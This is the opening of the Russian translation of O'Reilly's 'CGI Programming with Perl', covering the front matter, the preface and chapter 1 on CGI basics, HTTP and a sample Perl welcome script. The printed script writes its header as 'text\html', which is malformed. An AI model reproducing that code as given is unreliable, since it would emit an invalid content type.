2-е издание

CGI программирование

на Perl

Символ

O'REILLY®

Scott Guelich, Shishir Gundavaram & Gunther Birznieks

CGI Programming with Perl

Second Edition

Scott Guelich, Shisbir Gundavaram and Gunther Birznieks

O'REILLY®

CGI программирование на Perl

Второе издание

Скотт Гулич, Шишир Гундаварам,
Гюнтер Бирзнекс

Санкт-Петербург
2001

Скотт Гулич, Шишир Гундаварам, Гюнтер Бирзнекс

CGI программирование на Perl

Перевод Т. Морозовой

Главный редактор	*А. Галунов*
Зав. редакцией	*Н. Макарова*
Научный редактор	*А. Михайлов*
Редактор	*А. Кузнецов*
Корректура	*С. Журавина*
Верстка	*Н. Грибещенко*

Гулич С., Гундаварам Ш., Бирзнекс Г.

CGI программирование на Perl. – Пер. с англ. – СПб: Символ-Плюс, 2001. – 480 с., ил.

ISBN 5-93286-016-2

Эта книга – отличное начало для тех, кто хочет научиться писать CGI-программы, обеспечивающие вывод динамически изменяемых данных на веб-сайте, и уже немного знаком с языком Perl, пользующимся большой популярностью среди веб-разработчиков. Данное издание, в основу которого положен бестселлер «CGI программирование в WWW», полностью переписано с целью познакомить читателей с современными технологиями, доступными благодаря модулю CGI.pm и последним версиям языка Perl.

В книге приводятся примеры создания высокопроизводительных и безопасных CGI-приложений, подробно описывается модуль CGI.pm, дан обзор протокола HTTP, обсуждается применение JavaScript для обработки форм, работа с базами данных, вывод динамической графики, создание поисковой системы и системы на основе XML, а также многое другое. Издание послужит прекрасным руководством и незаменимым справочником. Содержащийся в нем материал позволит вам стать хорошим CGI-разработчиком.

ISBN 5-93286-016-2
ISBN 1-56592-419-3 (англ)

Издательство «Символ-Плюс». 193148, Санкт-Петербург, ул. Пинегина, 4,
тел. (812) 324-5353. Лицензия ЛП N 000054 от 25.12.98.

Подписано в печать 15.02.2001. Формат 70x100 $^{1}/_{16}$. Печать офсетная.
Объем 30 печ. л. Тираж 3000 экз. Заказ N 43.
Отпечатано с диапозитивов в ФГУП «Печатный двор» Министерства РФ
по делам печати, телерадиовещания и средств массовых коммуникаций.
197110, Санкт-Петербург, Чкаловский пр., 15.

Оглавление

Предисловие

Первое издание книги «CGI-программирование для World Wide Web» вышло в начале 1996 года. Сеть тогда была другой: число веб-узлов не превышало 100 000, Netscape Navigator 2.0 (первый броузер, совместимый с JavaScript™) только что появился, а язык Java™ существовал менее года и использовался преимущественно для апплетов. Оставаясь молодой, Сеть стремительно развивается.

В 1996 году единственным проверенным и понятным способом создания динамических страниц в сети был CGI. Но, тем не менее, лишь на некоторых сайтах был использован весь его потенциал. В первом издании книги Шишир писал:

> Пользователи современных компьютеров ожидают получить привычные ответы на особые вопросы. Прошли те дни, когда людям было достаточно получить один ответ для всех, составленный сотрудниками компьютерного центра. Напротив, теперь любой продавец, менеджер и инженер хочет увидеть подходящий ответ на любой, даже специфичный, запрос. И если это можно сделать хотя бы на одном компьютере, то почему бы и не в Сети?
>
> Это задача для CGI. Для персонала можно с помощью понятных диаграмм отображать продажи по отдельным товарам за каждый месяц. А покупатель сможет вводить ключевые слова, чтобы найти информацию о требуемой продукции.

В 1996 году это было смелое заявление. Сегодня все это обычно для бизнеса. В этом смысле CGI оправдал возлагаемые на него надежды.

Эта книга не только о том, как писать CGI-сценарии. Она о программировании для Сети. И хотя в центре нашего внимания будет CGI-программирование на Perl (поэтому изменилось и название книги в этом издании), многое из рассмотренного также справедливо для всех веб-разработок на стороне сервера. И даже если вы работаете с менее прогрессивными технологиями, попытка изучить CGI не будет лишней и окупится впоследствии.

Что есть в этой книге

Поскольку за последние несколько лет CGI изменился очень сильно, можно только надеяться, что это издание охватит все изменения. Большая часть книги написана заново. Добавлены новые темы, среди них: обзор модуля CGI.pm, шаблоны HTML, безопасность, JavaScript, XML, поисковые системы, стили, совместимые высокопроизводительные альтернативы CGI. Расширены и обновлены разделы первого издания, посвященные управлению сессиями, электронной почте, динамическим изображениям и реляционным базам данных. Наконец, мы начали книгу с обзора протокола HTTP – основы сети. Поняв HTTP, гораздо проще разобраться с CGI.

Несмотря на все это, цель книги осталась прежней: в ней есть все, что нужно вам для того, чтобы стать хорошим CGI-разработчиком. Это не книга типа «учись на примерах», где есть только CGI-сценарии и описание их работы (таких книг о CGI уже достаточно). И хотя эти книги тоже полезны, особенно если примеры в них соответствуют вашей задаче, они показывают, *как* можно что-то сделать, не объясняя *зачем*. Цель этой книги – научить вас основам CGI, чтобы вы могли создавать свои собственные CGI-сценарии для решения любой задачи. Не волнуйтесь, в книге хватает и примеров – они служат для того, чтобы иллюстрировать рассказ.

Надо признать, что в этой книге мы делаем акцент на Unix. И Perl и CGI первоначально были созданы на платформе Unix, поэтому Unix остается самой популярной платформой для Perl- и CGI-разработок. Разумеется, поддержка Perl и CGI есть и в других системах, включая популярные 32-разрядные системы, созданные Microsoft: Windows 95, Windows 98, Windows NT и Windows 2000 (далее мы будем называть их *Win32*). В основном мы будем говорить о Unix, но будут упомянуты и важные моменты для работы в системах, отличных от Unix.

Во всех примерах мы используем веб-сервер Apache по нескольким причинам: это самый популярный на сегодняшний день веб-сервер, доступный для большинства платформ, бесплатный, соответствующий принципу «open source» и поддерживающий модули (такие как *mod_perl* и *mod_fastcgi*), которые увеличивают мощь и производительность Perl как языка для веб-разработок.

Что вы должны знать

Мы надеемся, что вы уже неплохо разбираетесь в Perl. Хотя в первом издании книги обсуждались и другие языки программирования, в этом издании книги речь пойдет только о Perl. CGI поддерживает многие языки программирования, но Perl стал предпочтительным выбором.

Тем, кто еще не знаком с Perl, поможет отличная книга Randal Schwartz и Tom Kristiansen *Learning Perl*, Second Edition, издательство O'Reilly & Associates, Inc[1]. Мы рекомендуем после изучения основ Perl прочитать книгу Larry Wall, Jon Orwant *Programming Perl*, Third Edition того же издательства[2]. Это справочник, ставший стандартным для Perl-разработчиков. Другие ресурсы по Perl перечислены в приложении A.

Мы обсудим многие модули от CPAN (Comprehensive Perl Archive Network). Если вы никогда раньше не загружали и не устанавливали модули с CPAN, обратитесь к приложению B.

Кроме того, вы должны быть знакомы с *perldoc*, стандартным инструментом для просмотра документации, полезным по двум причинам. Во-первых, он обеспечивает доступ к удобной и обширной документации, распространяемой вместе с Perl. Во-вторых, модули, полученные со CPAN, очень просто использовать. Описание *perldoc* также можно найти в приложении B.

Обзор книги

В главе 1 рассмотрена общая информация о CGI, включая историю, конфигурирование веб-сервера и простой CGI-сценарий.

Главы 2–4 посвящены основам использования CGI. Мы начнем с обзора протокола HTTP и покажем, как CGI строится на нем. Затем мы рассмотрим HTML-формы – основной способ передачи данных в CGI-сценарии.

В главах 5 и 6 рассматриваются популярные модули, позволяющие писать CGI-сценарии проще. Кроме того, мы изучим различные подходы к созданию динамических страниц.

В главе 7 мы расскажем, как иная технология – JavaScript при использовании с CGI-сценариями позволяет реализовывать более мощные решения.

В главах 8–13 представлены основные задачи, которые решаются при помощи CGI, такие как безопасность, хранение постоянных данных и отслеживание пользователей, посещающих страницы, а также специальные темы, такие как отправка электронной почты, реализация поиска по сайту и создание динамических изображений.

В главе 14 речь идет о XML, обеспечивающем интерфейс с другими информационными серверами.

---

[1] Р. Шварц, Т. Кристиансен «Изучаем Perl», издательство «BHV-Киев».

[2] Л. Уолл, Т. Кристиансен, Р. Шварц «Программирование на Perl», 3 издание, издательство «Символ-Плюс», июнь 2001 г.

В главах 15–17 мы объясним, как лучше писать CGI-сценарии, применяя различные стратегии отладки сценариев, обсудим правила написания хорошего кода и расскажем, как улучшить производительность сценариев.

В приложении A приведен список ресурсов, где можно найти информацию о CGI.

В приложении B описано, как загрузить данные со CPAN.

Принятые соглашения

`Моноширинным шрифтом`

выделены HTTP-заголовки, коды состояния, типы содержимого MIME, директивы в конфигурационных файлах, массивы, операторы, имена переменных (за исключением примеров) и текстовые результаты вывода.

Курсивом

выделены имена файлов, пути каталогов, названия групп новостей, Интернет-адреса (URL), адреса электронной почты, описываемые термины, команды, параметры/ключи, имена программ и подпрограмм, функции, методы и имена узлов.

ПРОПИСНЫМИ БУКВАМИ

выделены переменные окружения, HTML-атрибуты и HTML-теги (внутри угловых скобок < >).

Как с нами связаться

Мы тестировали и проверяли всю информацию, приведенную в книге, но может оказаться, что некоторые возможности изменились или что некоторые ошибки появились уже при выпуске книги. Пожалуйста, сообщайте нам об ошибках, которые вы обнаружите, а также присылайте предложения для будущих изданий по следующему адресу:

O'Reilly&Associates, Inc.

101 Morris St.

Sebastopol, CA 95472

(800) 998-9938 (для США и Канады)

(707) 829-0515 (международный/местный)

(707) 829-0104 (факс)

Чтобы попасть в наш список рассылки или заказать каталог, пришлите нам письмо по электронной почте:

info@oreilly.com

Чтобы задать технические вопросы или прислать комментарии к книге, присылайте письмо по адресу:

bookquestions@oreilly.com

У нас есть веб-сайт, где приведены все примеры из книги, список ошибок и планы на будущее. Эта страница доступна по адресу:

http://www.oreilly.com/catalog/cgi2/

За подробной информацией об этой книге и о других обратитесь на вебсайт издательства O'Reilly по адресу:

http://www.oreilly.com

Благодарности

Теперь, когда у меня есть опыт написания книги, я уже не читаю список благодарностей так, как прежде. Книга требует огромного объема работы со стороны различных людей, и друзья и семья вносят гораздо больше, чем я когда-либо предполагал.

Мне хотелось бы сказать спасибо друзьям и семье, которые не просто с пониманием относились к тому, что эта книга отняла у меня очень много времени и сил, а всегда интересовались, как идут дела, и терпеливо выслушивали мои жалобы на отсутствие свободного времени. Также огромное спасибо ребятам из Printers Inc. в Mountain View, где была написана большая часть этой книги в перерывах между кофе и чаем.

Спасибо Брэду Эшмору (Brad Ashmore) из Hewlett Packard, который позволил мне работать неполный день, чтобы спокойно совмещать работу с написанием книги. Спасибо Баскару Сринивасану (Baskar Srinivasan), Наташе Фатедэд (Natasha Fattedad) и Эн Хоанг (Anh Hoang) за поднятие духа. Спасибо всем, с кем я работал в HP и кто понимал меня, когда я очень уставал.

Хотелось бы сказать спасибо всем в O'Reilly. Огромное спасибо Линде Муи (Linda Mui), доведшей эту книгу до завершения. Она всегда была готова ответить мне, тонко совмещая ободрение и осторожную критику. Спасибо Робу Романо (Rob Romano) за иллюстрации и Христьену Шэнгроу (Christien Shangraw) за координирование.

Шишир Гундаварам достоин благодарности как за новый материал, так и за оригинальное издание, которое многие из нас читали и использовали.

Большое спасибо рецензентам и всем, кто обеспечивал обратную связь. Гунтер Бирзньекс не только добавил информацию к книге, но и обеспечил очень подробную рецензию. Нат Торкингтон (Nat Torkington) обес-

печил подробный обзор. За обратную связь также благодарю Линду Муи, Энди Орама (Andy Oram), Дэна Беймборна (Dan Beimborn), Сэма Трегара (Sam Tregar), Паулу Фергюсон (Paula Ferguson) и Джона Орванта.

Наконец, огромное спасибо разработчикам, потратившим не один час, чтобы создать приложения и модули, обсуждаемые далее в тексте. Без них сеть не стала бы такой, как теперь.

Скотт Гуелич

Июль 2000

В создании книги принимали участие многие. Мне посчастливилось работать со Скоттом Гуеличем и Шиширом Гундаварамом – талантливыми авторами, с какими раньше мне не доводилось встречаться. Это был по-настоящему большой опыт. Кроме того, хотелось бы поблагодарить Энди Орама и Линду Муи. Я много узнал от вас, пока работал с этой книгой.

Спасибо Линкольну Штейну (Lincoln Stein) за предложение связаться с Энди и попросить помочь с выпуском книги. Также спасибо другим сотрудникам O'Reilly, помогавшим выпустить эту книгу в свет. Эта книга – настоящий результат работы многочисленной команды.

Кроме того, хочется поблагодарить все сообщество «open source» за то, что они сделали необходимым переиздание этой книги. Когда осознаешь, сколько улучшений сделано в Perl, в веб-технологиях, в глобальной инфраструктуре WWW, размеры сделанного поражают!

Наконец, хотелось бы поблагодарить организацию Electronic Frontier Foundation (*http://www.eff.org/*), которая помогает сохранить Web и Интернет настолько бесплатными, насколько это возможно в эру законотворчества. На подобных идеалах основано киберпространство, где идеи и информация могут свободно перетекать из любых уголков Земли.

Гунтер Бирзньекс

Июль 2000

Благодарности из первого издания

Я хочу поблагодарить Дьюнга Ли (Dyung Le) не только за саму идею этой книги, но и за предоставленную возможность разрабатывать программное обеспечение уже в университете. Кроме того, хочется сказать спасибо Рите Хорси (Rita Horsey) за то, что она многому научила меня и обеспечила доступ в Интернет в самом начале работы над книгой.

Конечно же, хочу поблагодарить членов моей семьи за то, что они примирились с моей постоянной занятостью во время всего периода написания книги, а также за необходимую поддержку. Без их помощи я вряд ли смог бы довести начатое до конца.

Спасибо всем рецензентам и тем, кто вносил предложения: королю регулярных выражений Джеффри Фриедлу (Jeffrey Friedl), отцу MakeMaker'а Андреасу Кенигу (Andreas Koenig), создателю CGI FAQ Марку Хедлунду (Marc Hedlund), эксперту по Unix Тому Кристиансену, Джону Бэкстрому (Jon Backstrom), Джозефу Рэдину (Joseph Radin), Полу Дюбуа (Paul DuBois), а также Норману Уолшу (Norman Walsh), Пауле Фергюсон (Paula Ferguson), Элли Катлер (Ellie Cutler), Тане Херлик (Tanya Herlick), Франку Виллисону (Frank Willison), Энди Ораму, Линде Муи и Тиму Орайли (Tim O'Reilly) из O'Reilly&Associates Inc.

Наконец, спасибо всем моим друзьям здесь, а также семье и родственникам в Индии, особенно моим бабушке и дедушке.

Надеюсь, книга будет вам полезна!

Шишир Гундаварам

Март 1996

1

Начало

Как и все в Интернете, общий шлюзовый интерфейс (Common Gateway Interface, CGI) прошел в своем развитии очень большой путь за очень короткое время. Всего несколько лет назад CGI-сценарии были скорее новинкой, чем полезным инструментом; с их помощью создавались счетчики посещений и гостевые книги, в основном, любителями. Сегодня CGI-сценарии пишут профессиональные веб-разработчики, они и обеспечивают логику в большой структуре, какой стал Интернет.

История

Хотя Интернет стал очень популярен именно теперь, он не так уж нов. Предшественником современного Интернета стала сеть ARPAnet, созданная 30 лет назад в учебных целях в министерстве обороны США. Первые 25 лет Интернет развивался постепенно, но внезапно произошел скачок.

В Интернете всегда существовало множество протоколов для обмена информацией, но когда появились броузеры NCSA Mosaic и затем Netscape Navigator, они вызвали удивительный рост. В последние 6 лет число веб-сайтов выросло с тысячи до более чем 10 миллионов. Сегодня, слыша термин «Интернет», большинство людей представляет себе веб-страницы. Другие протоколы передачи данных, электронная почта, FTP, чаты и каналы новостей по-прежнему остаются популярными, но они становятся в WWW вторичными, поскольку многие пользуются веб-сайтами как шлюзами для доступа к другим службам.

Разумеется, WWW – не первая технология, позволившая публиковать информацию и обмениваться ей, но в ней было что-то особенное, что вызвало ее мгновенный рост. Хочется сказать, что именно интерфейс CGI (а не FTP и Gopher) вызвал рост веб-сервиса в Интернете. Но это было бы неправдой. Вероятно, веб-сервис поначалу стал популярен из-за того, что он был «с картинками»: он создавался так, чтобы представлять различные виды информации. Практически с самого начала броузеры могли показывать изображения; HTML поддерживал управление выводом, что позволяло проще читать и размещать информацию. Эти возможности продолжали развиваться, в Netscape добавилась поддержка новых расширений HTML, входившая в каждый новый выпуск броузера.

Таким образом, первоначально Интернет был набором домашних страниц и веб-сайтов, содержащих различную информацию. Но никто по-настоящему не знал, что с ними *делать*, особенно деловые люди. В 1995 году для представителей корпораций были обычными слова «Разумеется, Интернет это хорошо, но многие ли заработали в онлайне?» Как быстро все изменилось!

Как CGI используется сегодня

Сегодня электронная коммерция взлетела, и слова «точка-com» появляются повсюду. В основе этого прогресса лежат несколько технологий, и CGI без сомнения одна из самых важных. CGI позволяет Web *делать* что-то, а не просто быть набором статических ресурсов. *Статический* ресурс – это то, что не меняется от запроса к запросу, таким является HTML-файл или графика. *Динамический* ресурс содержит информацию, которая может изменяться от запроса к запросу в зависимости от ряда условий, включая изменяющийся источник данных (например, база данных), пользователя, посылающего запрос, или введенные пользователем данные. Поддерживая динамическое содержимое, CGI позволяет опубликовывать на веб-серверах приложения, доступные любым пользователям на любых платформах со всего мира через стандартную клиентскую программу – веб-броузер.

Сложно перечислить все, что можно сделать при помощи CGI. Если вы хотите обеспечить поиск по своему сайту, то CGI-приложение – именно то, что нужно для обработки информации. Если вы заполняете форму на веб-сервере, то данные обрабатываются CGI-приложением. Если вы делаете заказ в электронном магазине, то CGI-приложение подтверждает действительность вашей кредитной карты и регистрирует операцию. Если вы наблюдаете за постоянно обновляемой диаграммой, то, скорее всего, рисует диаграмму именно CGI-приложение. Разумеется, в последние годы появились другие технологии, которые могут выполнять подобные задачи, о некоторых из них мы расскажем. Тем не менее CGI ос-

тается самым популярным инструментом для выполнения подобных задач.

Введение в CGI

CGI может так много, потому что это очень простой интерфейс: он содержит минимум, позволяющий создавать веб-страницы в зависимости от внешних процессов. Обычно, когда веб-сервер получает запрос статической страницы, он находит соответствующий HTML-файл в своей файловой системе. Когда веб-сервер получает запрос к CGI-сценарию, веб-сервер исполняет сценарий как другой процесс (например, отдельное приложение); сервер передает этому процессу параметры и получает результаты, которые затем возвращаются клиенту так, будто они получены из статического файла (рис. 1-1).



Рис. 1-1. Как запускается CGI-приложение

Как же работает интерфейс? В оставшейся части книги мы будем отвечать на этот вопрос в подробностях, а сейчас рассмотрим основы.

Веб-броузеры запрашивают динамические ресурсы (в том числе CGI-сценарии) так же, как любые другие ресурсы в сети: они посылают сообщение, соответствующее стандартам протокола передачи гипертекста (Hypertext Transfer Protocol, HTTP). HTTP мы обсудим позднее, в главе 2. HTTP-запрос включает универсальный адрес ресурса (Universal Resource Locator, URL), согласно которому веб-сервер определяет, какой ресурс возвращать. Обычно CGI-сценарии находятся в привычном каталоге, например */cgi* и имеют одно и то же расширение, например *.cgi*. Если веб-сервер распознает, что был сделан запрос к CGI-сценарию, то он запускает этот сценарий.

Допустим, вы хотите посетить URL *http://www.mikesmechanics.com/cgi/welcome.cgi*. В примере 1-1 приведен пример HTTP-запроса, который должен послать ваш броузер.

Пример 1-1. HTTP-запрос

```
GET /cgi/welcome.cgi HTTP/1.1
Host: www.mikemechanics.com
```

Этот запрос, имеющий тип «GET», идентифицирует ресурс, который необходимо получить, – */cgi/welcome.cgi*. Предположим, что наш сервер распознает все файлы в каталоге */cgi* как CGI-сценарии, поэтому он запустит сценарий *welcome.cgi* вместо того, чтобы передать его содержимое напрямую в броузер.

CGI-программы получают данные со стандартного ввода (STDIN) и переменных окружения. Эти переменные содержат информацию об удаленном хосте и пользователе, значения элементов отправленной формы (если таковые были) и т. д. Они также содержат имя сервера, протокол и название программного обеспечения, на котором работает сервер. В подробностях мы рассмотрим эти вопросы в главе 3.

Как только CGI-программа запущена, она посылает обработанные данные обратно серверу через стандартный вывод (STDOUT). В Perl это сделать просто, потому как по умолчанию все, что выводится при помощи функции *print*, попадает на стандартный вывод. CGI-сценарии могут возвращать результаты в виде нового документа, либо адреса, на который пересылается запрос. CGI-сценарии содержат специальную строку, отформатированную в соответствии с заголовками HTTP. Эти заголовки мы рассмотрим в следующей главе, а сейчас приведем пример строки, которую должен содержать CGI-сценарий, возвращающий HTML-код:

```
Content-type: text/html
```

CGI-сценарии могут содержать дополнительные строки заголовков, поэтому после заголовка должна быть пустая строка, чтобы отделить сам заголовок от содержимого вывода. Наконец если сценарий возвращает документ, то выводится и содержимое этого документа.

Веб-сервер получает вывод CGI-сценария и добавляет собственные HTTP-заголовки перед его отправкой броузеру пользователя, который запросил сценарий. В примере 1-2 приведен пример ответа, получаемого веб-броузером от веб-сервера.

Пример 1-2. Пример HTTP-ответа

```
HTTP/1.1 200 OK
Date: Sat, 18 Mar 2000 20:35:35 GMT
Server: Apache/1.3.9 (Unix)
Last-Modified: Wed, 20 May 1998 14:59:42 GMT
ETag: "74916-656-3562efde"
Content-Length: 2000
Content-Type: text/html

<HTML>
```

```
<HEAD>
  <TITLE>Добро пожаловать в базу данных Майка</TITLE>
</HEAD>

<BODY BGCOLOR="#ffffff">
  <IMG SRC="/images/mike.jpg" ALT="Mike's Mechanics">
  <P>Добро пожаловать пришедшему с dyn34.my-isp.net! Что вы тут найдете?
  Вы найдете список оборудования и возможные варианты обслуживания,
  в соответствии с вашими запросами и  предложениями. </P>
  <P>Чего вы ждете? Жмите <A HREF="/cgi/list.cgi">эту ссылку</A>,  что-
бы продолжить.</P>
  <HR>
  <P>Текущее время на сервере: Суббота Март 18 10:28:00 2000.</P>
  <P>Если у вас возникнут проблемы при посещении этого сайта или
  если у вас есть предложения, пожалуйста, напишите веб-мастеру
  <A HREF=mailto:webmaster@mikesmechanics.com>
  webmaster@mikesmechanics.com</A>.</P>
</BODY>
</HTML>
```

Заголовок содержит: протокол, дату и время ответа, имя сервера и версия, дата последнего изменения документа, тег, используемый для кэширования, длину ответа и тип документа в том случае, если документ отформатирован при помощи HTML. Подобные заголовки возвращаются со всеми ответами от веб-сервера; HTTP-заголовки подробно рассмотрены в следующей главе. Обратите внимание, что нет указаний на то, получен ли ответ от статического HTML-файла или создан CGI-сценарием. Именно так и должно быть. Броузер запрашивает у веб-сервера ресурс и получает его. Неважно, как и откуда был получен этот ресурс.

CGI позволяет создавать документ, который ничем не отличается для пользователя от других получаемых по сети документов. Эта гибкость позволяет вам создавать при помощи CGI-сценариев все, что можно получить в виде файла, включая HTML-документы, обычный текст, PDF-файлы и даже изображения в формате PNG или GIF. Как создавать динамические изображения, показано в главе 13.

Пример CGI-сценария

Рассмотрим простое CGI-приложение, написанное на Perl и создающее динамический вывод, который мы видели в примере 1-2. Эта программа (пример 1-3) определяет, откуда пришел пользователь, и затем создает HTML-документ, содержащий эту информацию и текущее время. В нескольких следующих главах показано, как создавать приложения на основе модулей. Пока же мы все сделаем просто.

Пример 1-3. Текст программы welcome.cgi

```
#!/usr/bin/perl -wT

use strict;

my $time        = localtime;
my $remote_id   = $ENV{REMOTE_HOST} || $ENV{REMOTE_ADDR};
my $admin_email = $ENV{SERVER_ADMIN};

print "Content-type: text\html\n\n";

print <<END_OF_PAGE;
<HTML>
<HEAD>
  <TITLE>Добро пожаловать в базу данных Майка</TITLE>
</HEAD>

<BODY BGCOLOR="#ffffff">
  <IMG SRC="/images/mike.jpg" ALT="Mike's Mechanics">
  <P>Добро пожаловать пришедшему с $remote_id! Что вы тут найдете?
  Вы найдете список оборудования и возможные варианты обслуживания,
  в соответствии с вашими запросами и  и предложениями. </P>
  <P>Чего вы ждете?  Жмите <A HREF="/cgi/list.cgi">эту
      ссылку</A>, чтобы продолжить.</P>
  <HR>
  <P>Текущее время на сервере: $time</P>
  <P>Если у вас возникнут проблемы при посещении этого сайта
  или если у вас есть предложения, пожалуйста, напишите веб-
  мастеру <A HREF=mailto:$admin_email>$admin_email</A>.</P>
</BODY>
</HTML>
END_OF_PAGE
```

Эта программа очень проста – она содержит всего 6 команд (последняя состоит из нескольких строк). Посмотрим, как она работает. Поскольку это наш первый сценарий, к тому же очень короткий, мы рассмотрим его строка за строкой (как сказано в предисловии, вы должны иметь представление о Perl).

Первая строка сценария одинакова для большинства сценариев на Perl. Она предписывает серверу использовать программу, находящуюся в */usr/bin/perl*, для запуска и интерпретации сценария. Ключи *-wT* сообщают интерпретатору Perl, что должны быть включены все предупреждения и режим пометки. Предупреждения помогают найти неочевидные проблемы, не вызывающие синтаксических ошибок. Включать предупреждения не обязательно, но очень полезно. Режим пометки стоит использовать во всех сценариях, если только вы не любитель приключений. Подробно мы рассмотрим эту возможность в главе 8.

Команда *use strict* говорит о том, что надо использовать строгие правила для переменных, подпрограмм и ссылок. Если раньше вы никогда не пользовались этой командой, то стоит привыкнуть использовать ее в своих CGI-сценариях. Как и предупреждения, она помогает выявить неочевидные ошибки, например опечатки, которые не вызвали бы синтаксических ошибок. Кроме того, вы приучаетесь к хорошему стилю программирования, объявляя переменные и уменьшая число глобальных переменных. В результате получается код, который гораздо проще сопровождать. Наконец, как вы увидите в главе 17, это просто необходимо при использовании модулей FastCGI и *mod_perl*. Если вы решите пользоваться этими технологиями, начинайте использовать прагму *strict* уже сейчас.

А теперь за дело. Для начала определим три переменные. Переменной $time присваивается значение строки, содержащей текущие дату и время. Переменной `$remote_id` присваивается доменное имя удаленной машины, запрашивающей страницу, полученное из переменных окружения REMOTE_HOST или REMOTE_ADDR. Как упоминалось выше, CGI-сценарии получают всю информацию с веб-сервера из переменных окружения и со стандартного ввода. Переменная REMOTE_HOST содержит полное доменное имя удаленной машины, но только в том случае, если на веб-сервере разрешено обратное разыменование адресов, в противном случае значение этой переменной пусто. В этом случае используется переменная REMOTE_ADDR, которая содержит IP-адрес удаленной машины. Третьей переменной `$admin_email` присваивается значение переменной окружения SERVER_ADMIN, то есть адрес администратора сервера, соответственно конфигурационным файлам сервера. Это только некоторые из переменных окружения, доступных CGI-сценариям. Мы рассмотрим эти и остальные переменные в главе 3.

Как было сказано выше, если CGI-сценарий возвращает новый документ, сначала он должен вернуть HTTP-заголовок, объявляющий тип возвращаемого документа. Помимо этого, добавляется пустая строка, говорящая о том, что посылка заголовков закончена. Затем печатается тело документа.

Вместо того чтобы использовать функцию *print* для отправки каждой отдельной строки на стандартный вывод, мы используем так называемый «here-документ», который позволяет напечатать за один раз целый блок текста. Это стандартная возможность Perl, не самая очевидная. Эта команда предписываетт Perl выводить все последующие строки до тех пор, пока в отдельной строке не встретится `END_OF_PAGE`. Текст воспринимается так, как будто он заключен в двойные кавычки, переменные вычисляются, но кавычки не отображаются на экране. «Here-документ» не только спасает нас от излишнего печатания, но и делает программу удобочитаемой. Для HTML-вывода существуют и другие пути, речь о которых пойдет в главах 5 и 6.

Вот и все с нашим сценарием. Веб-сервер добавляет дополнительные HTTP-заголовки и возвращает ответ клиенту, как показано в примере 1-2. Если у вас остались вопросы или понятны не все детали, мы рассмотрим их ниже.

Вызов CGI-сценариев

У CGI-сценариев есть свой собственный адрес, как и у HTML-страниц и других ресурсов в сети. Обычно веб-сервер настроен так, что определенный виртуальный каталог (каталог, входящий в URL) указывает на наличие в нем CGI-сценариев, например, в таких каталогах, как */cgi-bin*, */cgi*, */scripts* и пр. Обычно и местоположение CGI-сценариев на сервере и соответствующие им веб-адреса можно переопределить в настройках сервера. Как сделать это для веб-сервера Apache, мы расскажем чуть позже в разделе «Настройка CGI-сценариев».

В Unix исполняемые файлы отличаются от других. CGI-сценарии должны быть исполняемыми. Предположим, что у вас есть файл с именем *my_script.cgi*, написанный на Perl. Чтобы сделать этот файл исполняемым, выполните в интерпретаторе команду:

```
chmod 0755 my_script.cgi
```

Очень часто об этом шаге забывают. Возможно, другие операционные системы по-другому настраиваются для выполнения сценариев. Обратитесь к документации по вашему веб-серверу.

Альтернативные технологии

Судя по названию, эта книга посвящена CGI-программам, написанным на Perl. Поскольку Perl и CGI очень часто используются вместе, некоторые люди не всегда знают об их различиях. Perl – это язык программирования, а CGI – интерфейс, который используется программой для обработки запросов от веб-сервера. Есть альтернативы как CGI, так и Perl: несколько альтернатив CGI позволяют обрабатывать динамические запросы, да и CGI-приложения можно писать на любых языках.

Почему Perl?

Хотя CGI-приложения можно писать практически на любом языке, Perl и CGI-программирование стали синонимами для многих программистов. Как сказал Хасан Шрейдер (Hassan Shroeder), первый веб-мастер Sun, «Perl – это артерия Интернета». Perl – самый широко исполь-

зуемый язык для CGI-программирования, и для этого есть много веских причин:

- Perl легко выучить: его синтаксис напоминает другие языки (например C), потому что он «многое прощает», – при ошибке выдается подробное сообщение, помогающее быстро локализовать проблему.
- Perl способствует быстрой разработке, так как это интерпретируемый язык; исходный код не надо компилировать перед запуском.
- Perl доступен на многих платформах с минимальными изменениями.
- Perl содержит очень мощные функции для обработки строк со встроенной в язык поддержкой поиска и замены по регулярным выражениям.
- Perl обрабатывает двоичные данные так же легко, как и текст.
- Perl не требует четкого разделения на типы: числа, строки и логические выражения являются обычными скалярами.
- Perl взаимодействует с внешними приложениями очень просто и обеспечивает собственные функции для работы с файловыми системами.
- Для Perl есть много свободно доступных модулей от CPAN, начиная с модулей для создания динамической графики до интерфейсов с Интернет-серверами и системами управления базами данных. За подробной информацией по CPAN обратитесь к приложению B.

Perl действительно очень быстрый: считывая исходный файл, он тут же компилирует его в низкоуровневый код, который потом исполняет. Обычно компиляция и исполнение в Perl не воспринимаются как отдельные шаги, поскольку выполняются вместе: Perl запускается, читает исходный файл, компилирует его, запускает и затем завершает работу. Этот процесс повторяется каждый раз, когда запускается сценарий Perl, в том числе CGI-сценарии. Поскольку Perl так эффективен, этот процесс происходит достаточно быстро, чтобы обрабатывать все запросы не на самых загруженных серверах. Обратите внимание, что в системах Windows это гораздо менее эффективно из-за необходимости создания новых процессов.

Альтернативы CGI

В последние годы появилось несколько альтернатив CGI. Все они наследуют CGI и обеспечивают собственный подход к одной и той же цели: отвечать на запросы и предоставлять динамическое содержимое через HTTP. Большинство из них пытается избежать основного недостатка CGI-сценариев: создания отдельного процесса для запуска сценария каждый раз, когда он запрашивается. Другие пытаются стирать

различия между HTML-страницами и кодом, помещая код в HTML-страницы. Теории, лежащие в основе этого подхода, мы обсудим в главе 6. Вот основные альтернативы CGI:

ASP

